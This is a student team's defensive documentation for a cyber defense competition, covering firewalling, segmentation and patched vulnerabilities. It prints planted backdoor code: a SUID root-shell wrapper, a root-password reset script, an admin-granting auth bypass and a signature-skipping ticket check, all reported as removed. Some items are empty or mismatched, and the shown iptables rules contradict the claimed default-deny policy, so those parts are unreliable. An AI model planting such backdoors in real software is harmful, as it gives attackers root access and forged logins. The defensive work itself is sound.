Team Tom4Prez

Dakota State University

White Team Documentation

Team 23

Table of Contents

Public Services 3

Network Architecture 3

Servers 4


- Overall 4
- Active Directory 4
- Ticketing Machine 4
- Management Backend 8
- Admin User Interface 8
- Public Website 9

Public Services

We have the following services publicly available:

Domain Name	IP address	Ports
tickets.team23.isucdc.com - Windows Server 2019	192.168.5.20	RDP: TCP port 3389 5000
mgmt.team23.isucdc.com - AlmaLinux 8.4	192.168.5.30	SSH: 22 MariaDB: TCP port 5000
admin.team23.isucdc.com - Windows Server 2022	192.168.6.40	Flask Web Server: TCP port 80 RDP: TCP port 3389
www.team23.isucdc.com - Alma Linux 9	192.168.6.50	SSH: TCP port 22 Flask Web Server: TCP port 80
ad.team23.isucdc.com - Windows Server 2016	192.168.7.10	LDAP: TCP port 389 LDAPS: TCP port 636 RDP: TCP port 3389

Network Architecture




To set up and secure our infrastructure, we decided to place our competition resources behind a PFSense firewall. We implemented 1-to-1 NAT (Network Address Translation) for internal IP addresses to be reachable by external IP addresses while ensuring that the inbound and outbound traffic is being filtered through the network-based PFSense firewall.

We segmented our internal network into three separate, isolated network segments. This will prevent attackers from moving laterally within the network. By creating PFSense rules for each network we are able to process and filter inter-network traffic. Since PFSense is a network-based firewall and cannot filter for inter-subnet traffic, we have configured host based firewalls: Windows Defender Firewall on Windows and Iptables on Linux.


Defensive Countermeasures

Overall


1. **IDS** - All systems are running Splunk forwarders to collect and record security events. This traffic is sent to a newly created server on 192.168.7.100. Secure even information can be found on the Splunk Web GUI on port 8000.




2. **Backups** - All systems are running Syncthing services to constantly backup changes in important directories. This service is also running on 192.168.7.100.



3. **Host Based Firewalls** - All systems are equipped with Windows Defender Firewall or iptables, and configured with default deny policies.
    a. These firewalls are set to allow only critical services outlined in the ICDC packet.
    b. Windows servers also allow Active Directory ports outbound to the Domain Controller, which allows those ports inbound.






```
[root@mgmt appl# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:8384
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh state NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:commplex-main state NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.5.20         anywhere             tcp spt:commplex-main state RELATED,ESTABLISHED
ACCEPT     udp  --  192.168.7.10         anywhere             udp spt:domain state RELATED,ESTABLISHED
ACCEPT     tcp  --  192.168.7.10         anywhere             tcp spt:domain state RELATED,ESTABLISHED
ACCEPT     tcp  --  192.168.7.10         anywhere             multiport sports ldap,ldaps,kerberos state RELATED,ESTABLISHED
ACCEPT     icmp --  anywhere             anywhere
ACCEPT     tcp  --  192.168.6.50         anywhere             tcp dpt:mysql state NEW,ESTABLISHED
ACCEPT     udp  --  192.168.7.10         anywhere             multiport sports ldap,kerberos state RELATED,ESTABLISHED
ACCEPT     tcp  --  192.168.7.10         anywhere             tcp spt:msft-gc state RELATED,ESTABLISHED
ACCEPT     all  --  192.168.7.10         anywhere
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:snapenetio

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             192.168.5.20         tcp dpt:commplex-main state NEW,ESTABLISHED
ACCEPT     udp  --  anywhere             192.168.7.10         udp dpt:domain state NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             192.168.7.10         tcp dpt:domain state NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             192.168.7.10         multiport dports ldap,ldaps,kerberos state NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ssh state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:commplex-main state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:mysql state RELATED,ESTABLISHED
ACCEPT     icmp --  anywhere             anywhere
ACCEPT     udp  --  anywhere             192.168.7.10         multiport dports ldap,kerberos state NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             192.168.7.10         tcp dpt:msft-gc state NEW,ESTABLISHED
ACCEPT     all  --  anywhere             192.168.7.10
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:snapenetio
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:snapenetio
```

Active Directory (AD)

1. SMBv1 is enabled on Domain Controller
   a.

2. Removed Domain Users and Transit Admins from Domain Admins group

a. 

3. Zerologon vulnerability was found and patched.
4. SSL Medium Strength Cipher Suites Supported (SWEET32) vulnerability was found and patched.
5. SSL certificate was found to be self-signed. We replaced it with a certificate issued by a certificate authority.


Ticketing Machine

1. Private Key Exposure
    a. The `TicketsController` exposes an endpoint `/api/tickets/help` that exports the server's private signing certificate and returns it to the requester.

```
// TicketsController.cs

[HttpGet("help")]

public async Task<IActionResult> Help()

{

    var msg = await _signer.Help(); // Returns base64 encoded
P12

    return Ok(new { help = msg, type = "p12" });}
```

b. With the private key, an attacker can sign their own valid tickets for any date or user, completely compromising the integrity of the ticketing system.

c. Patch - patched Help() to return a string "No help is available".




2. Ticket Forgery Logic Flaw

a. The ticket's validation logic contains a backdoor where if a ticket's expiration timestamp ('exp') is greater than or equal to `2000000000`, the validator skips all signature verification and returns a hardcoded flag.


```
// TicketValidator.cs
if (exp >= 2000000000)
    return Task.FromResult((true, "OK",
(string?)"5SrCjFiFkPlORI7rmUn03PodXJXVViKdCP8nhPD5T0qpzeg
MJp", (long?)exp));
```


b. An attacker can forge a "valid" ticket by simply creating a JSON payload with a future expiration date, bypassing the need for a valid cryptographic signature.

c. Patch - we've removed the faulty code, the error INVALID_SIGNATURE will always be returned



3. Backdoor Account






a. Patch - “Backdoor” account was removed.

4. Rootkits

a. Sus.exe

i. This malicious executable was placed in Windows startup programs, acting like a rootkit on boot.

ii. 

Management Backend


1. Fixed Authentication Bypass
   a. The logic of authentication at ‘evidence/30/auth.py ‘ grants Administrator privileges to every user and bypasses password verification.


```
# success, is_admin = authenticate(username, password)

success = ldap_exists(username)

is_admin = True
```

   b. Attackers can log in as any user to access sensitive data or as admin to disrupt services.
2. Fixed LDAP injection
   a. Unsanitized user input in LDAP queries at ‘evidence/30/ldap.py’ allows for injection attacks.
3. Fixed Weak secret keys
   a. Applications at ‘evidence/50/config.py ‘ and ‘evidence/30/config.py ‘ use `SECRET_KEY = "cdc". This allows attackers to forge session cookies and impersonate any user.
4. Setup IPTables
5. SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) was found and patched

Admin User Interface

1. High severity vulnerability - SSL Medium Strength Cipher Suites Supported (SWEET32) was found and patched by disabling weak cipher suites and enabling strong cipher suites.
2. The SSL certificate was found to be self-signed. We replaced it with a certificate issued by a certificate authority.
3. Scrat and nsa user was disabled
4. Print spooler was disabled
5. Binaries were found in the recycle bin that were found to be malicious in Malware Bytes and deleted later.





Public Website

1. Removed User named taco
    a. The user account was located at /home/taco. This user account has no command history and is likely a backdoor or a staging user for the attacker.
2. Removed an NSA backdoor
    a. The system had a preconfigured backdoor setup at /usr/lib64/nsabackdoor.so into all processes.This library hides files and provides a magic-string backdoor.

3. Removed SUID backdoor binaries
    a. Three malicious binaries were found on `/usr/bin/ush`, `/usr/bin/ush2`, `/usr/bin/resetpwd`.
        i. Ush: A binary that executes `/bin/sh` with root privileges
        ii. Ush2: A Python script wrapper that executes `/bin/sh` with root privileges.

```
#!/usr/bin/python

import os, subprocess, sys

os.setuid(0)

subprocess.run(["/bin/sh", *sys.argv[1:]])


resetpwd: A script that resets the root password to 'cdc'.

#!/usr/bin/env bash

echo 'cdc' | passwd root --stdin 2> /dev/null

echo 'done!'
```

    b. Any local user can instantly escalate to root privileges by running these commands.
4. Updated all packages

5. Fixed Weak secret keys
    a. Applications at ‘evidence/50/config.py ‘ and ‘evidence/30/config.py ‘ use `SECRET_KEY = "cdc"`. This allows attackers to forge session cookies and impersonate any user.
6. Setup IP tables
7. Removed 2 reverse shells

a. The frontend application uses a global `requests.Session()` object (`s`) shared across all users. When one user logs in, their session cookie is stored globally, logging subsequent users into the first user's account.